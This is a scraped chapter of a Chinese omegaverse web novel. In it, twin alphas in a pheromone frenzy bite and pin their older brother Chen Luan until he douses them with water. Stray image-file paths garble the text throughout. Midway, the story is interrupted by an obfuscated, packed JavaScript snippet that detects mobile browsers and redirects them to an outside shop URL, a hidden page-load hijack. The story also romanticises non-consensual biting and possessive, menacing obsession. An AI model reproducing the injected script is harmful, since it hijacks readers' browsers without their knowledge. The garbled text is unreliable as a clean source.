老实讲,被人咬住后脖颈的感觉很奇怪,甚至有那么一些微妙。
面对江翎狗啃一样毫无章法的乱咬,后颈处传来的温热的刺痛感让陈乱寒毛都要竖起来了。
陈乱下意识地就抬起手肘用巧劲儿掀翻了江翎,一脚把人踹到地毯上,再把自己的另一半胳膊从江浔手里硬抽出来,抬手按亮了床头的开关。
“啪”地一声轻响。
房间里灯光乍亮。
连陈乱本人都被骤然亮起来的顶灯闪了一下,不得不将手掌遮在眉骨上,半眯起了眼睛。
地上的江翎脸上还带着被突然踹翻在地的茫然,耳后烧红着从腺体处蔓延出来的热潮。
面前的画面都带着凌乱的重影在乱晃,不远处是陈乱踩在深灰色的柔软地毯上白皙得发光的脚踝和小腿。
耳间全是自己沉重的喘息声,混杂着信息素反扑带来的尖锐耳鸣。
刚刚……
他做什么了?
江翎用力地甩了甩脑袋,抬手捂着一波接着一波跳痛着的后颈。
支离破碎的不连贯画面在他眼前一帧一帧闪过去。
半夜他跟江浔一起被暴动的信息素冲击得醒了过来,几乎已经半失去意识的他循着本能,地去寻找之前那个会让他感到些许安心的味道。
然后呢?
他找到了那个味道的来源,但是还远远不够。
他找不到……
像是行走在沙漠中极度焦渴的旅人,有一把炽烈的火灼烧着他,催促着他。
而他找不到一滴水。
他要急疯了。
那把火要把他的理智、他的思维、他的感知全部焚烧成飞灰。
脑海里仅剩下一个疯狂的想法呼啸成成一道黑色的龙卷风:
标记他……
标记他。
标记他!
标记……谁?
在一片茫然的恍惚之中,他看到那双白得发光的小腿出现在他面前。
潮热的下颌被两只微凉的手指抬起来,江翎看到了一双剔透的琉璃灰色的眼睛。
那双眼睛半垂着,还带着刚睡醒的慵懒。
眼睛的主人看向他,手指摁着江翎的嘴角轻轻挑起来,露出后者有些尖锐的犬牙。
“唷,你还长了虎牙?”提琴一般的声线带着几分调侃钻入他的耳膜,鼓噪着他越来越快的心跳:“怪不得咬人这么疼。嘶——小混蛋下嘴可真够狠的。喂,江翎,你还认
得出我是谁吗?
可是江翎什么都听不清了。
他的眼前只有陈乱一开一合的柔软嘴唇,和吐字的时候偶尔闪现的舌尖。
于是他抬手,捉住了下颌上那只手腕,用力扣住,拉——
面前的热源被拽得重心不稳,朝江翎跌过来。
恍惚间,江翎又闻到了一丝破晓时分森林林深处的薄雾青苔的清新味道,带着湿润的青草香气。
他乱跳的腺体几乎瞬间就被安抚住,脑海里令人烦乱的尖锐嗡鸣声立刻戛然而止,
像夏季黑沉沉的闷热午后骤然下起了一阵清凉的骤雨,又像干枯的沙漠奔涌出一条清澈的溪,带着清爽的风和细雨。
只是下一秒,那味道又瞬间消失得无影无踪。
焦渴万分的旅人舌尖刚刚尝到几滴甘甜的雨露,赐下雨露的云雾就立刻消散了。
这比从来没得到过任何哪怕一滴水源更让旅人抓狂。
江翎觉得自己几乎要产生戒断反应,燎烈的燥要把他仅剩的理智烧尽了。
他用力压制住那片云雾的的挣扎,扣着腕子压在头顶。
他急切地俯身,再度寻找那个味道,感觉自己好像疯了。
再来一口……
就一口……一口就好——
“砰——
腹部骤然传来一阵闷痛,江翎感觉自己被重重的击倒然后掀翻,天旋地转之间来不及起身,脑袋就被按住后脖颈子压制在了柔软的地毯上。
那道声音贴着他的发顶,凉凉地流进耳廓:
“看清楚了江翎,我是你哥。
陈乱甩了甩被捏得发红的手腕,用膝盖压住发疯的小混蛋,有种想把这小子扔到冰箱里去清醒一下的冲动。
虽然他知道信息素反扑会导致alpha神智不清醒,难以控制情绪,容易做出不理智的事情,但发疯也得分对象的吧?
江翎这小混蛋是半梦半醒的把他当成谁了?
早恋了?
陈乱抽过沙发上的毯子把江翎团吧团吧包成个粽子,丢到了沙发上,打算让他自己冷静一下。
只是还没来得及回头,又被江浔从背后抱住了。
他被拖着摔进了被褥里。
江浔扣着他的手腕,从背后环抱着他。
陈乱僵住了。
不能吧?
你们一个二个都开始发疯就算了还要逮着我一个人薅吗?
我上辈子不是已经拯救世界了吗?
好在江
浔到底没有江翎那个小混蛋那么疯。
他只是用滚烫的脸颊贴着自己背后颈骨处的皮肤没再作出别的什么出格的动作。
“……哥哥。”
陈乱听到江浔虚弱的声音。“我好难受让我抱一会儿吧哥哥就一会儿。”
那声音断断续续地带着乞求和着凌乱沉重的呼吸声。
“你身上凉凉的抱着你我会舒服很多……”
陈乱:……
还好起码江浔还认得出自己是谁。
比江翎那个完全丧失了理智还认错了人的小混蛋强多了。
哈、哈。
陈乱还不知道江浔此刻也已经处在理智崩溃的边缘快要疯了。
信息素暴动的潮热灼烧着他陈乱身上属于江翎的信息素味道更是在张牙舞爪地挑衅着他。
细细密密地黑暗慢慢织成一道黑色的网在他的躯体里蜿蜒流窜翻涌着想要朝陈乱笼罩过去。
陈乱颈骨下方那颗嫣红的咬痕就在他面前晃。
那里不断散发出江翎的味道。
江浔扣着陈乱的手腕指腹在那条金属表带上摩挲收紧用力到关节都开始微微泛起白色。
掌心的怪物蛇行出来撕咬住陈乱的脉搏试图朝他的心跳里钻。
真是令人不爽的气味……
让人想要
覆盖它、
撕咬它、
嚼碎它、最后和着骨血咽下它!
他要看见陈乱雾霖霖的眼睛
听见陈乱嘶哑的声音
闻到不见天光的黑暗处猩红的味道。
他会把他困在某一方谁也找不到的黑暗里
把灰色染上水色染上雾痕最后染成靡红。
他要那双漂亮的眼睛看着他
只能看着他。
只是他现在还不能吓到他。
现在还不能吓到他。江浔闭上眼睛将心头那只蠢蠢欲动的恶鬼强行按下。
恍
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17505137|174789||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
惚间他又闻到了那种熟悉的、令人安心的静谧味道。
是山林间湿润的雨雾溪流边的青苔密林里摇曳的枝桠。
燥乱的情绪像扑进了一朵清爽的云雾里被安抚下来。
但当他贪婪地想要汲取更多的时候。
那种味道又消失不见了。
仿佛只是他的错觉一样。
但江浔无比清楚地知道那不是错觉。
那是他之前闻到过的
只是
那味道只清清浅浅地闪了一瞬,就隐没了。
江浔感到自己的信息素骤然间漏了一个怎么填也填不满的空洞,空洞里再次蜿蜒出黑暗的枝桠。
……要疯了。
江浔死咬着陈乱后颈的衣领,烧尽理智去克制自己不要现在就去咬向江翎留下的那道疤。
他只是用指尖,感受着陈乱一下又一下跳动的脉搏,听着自己混乱的心跳,
用自己的信息素去覆盖缠绕它、覆盖它、围剿它。
一遍、
一遍
又一遍。
直到那里完完全全被自己的味道取代,再无其他。
似乎是察觉到自己留下的味道被孪生哥哥一点点覆盖清除,本来已经清醒了几分的江翎再次被挑衅得炸了毛,后颈上再次无序地跳痛起来,带着一波又一波的燥热侵染着他。
他胡乱地扯开身上的毯子,眼前的画面交叠重构成支离破碎的光影。
不远处隐约出现了一瞬间又迅速湮灭的令他安心的味道吸引着他。
但同时有一种讨厌的味道也纠缠着、试图占有它。
不许碰他……
不许碰他!
还给我。
还给我!
江翎掀起的信息素狂潮去撕扯陈乱周身属于江浔的味道。
这一举动导致的后果是,被刺激到的江浔脑海里名为理智的弦,
终于不堪重负地崩断了。
在陈乱还在疑惑江翎这小混蛋又要干什么的时候,肩头突然传来了一阵刺痛。
意识到江浔也在咬他的陈乱睁大了眼,下意识的要反抗挣扎,却被江浔扣着手腕更强硬地锁在了怀里。
与此同时,江翎也凑过来了。
场面无法控制地开始陷入混乱。
陈乱在掰着江浔的胳膊挣扎,伸手去扯肩头江浔的头发。
江翎被陈乱踹出去,又爬起来抓着他的脚踝又要往床上爬。
江浔的脚在踩江翎的后背阻挡着他,想撵他走。
江翎的手在扯江浔的腿,要扯他下来。
在陈乱感知不到的地方,双生子的信息素也在一刻不停地互相撕咬争夺。
陈乱被困在中间,眼里渐渐浮现出一种平静的疯感。
哈哈。彻底乱成一锅粥了。
趁热喝了吧。
趁着两个弟弟互相排斥推拒的空隙,陈乱迅速用手肘撞开背后的江浔,又用膝盖顶翻面前的江翎,翻身起来一手一只将两条被信息素控制了的疯犬摁住,转头去看还在细微闷痛着的肩头。
一个很规整的红色咬痕,犬齿的位置更是洇出了更深重的嫣红。陈乱扯了扯嘴角。
……该说不愧是双生子,连虎牙的位置都一模一样。
目光在房间里巡视了一圈,没找到什么趁手工具的陈乱最终抬手从床头柜上拿起半杯凉水,兜头浇下。
然后他压着两个弟弟的潮热的后脖颈,俯身:
“清醒了吗?”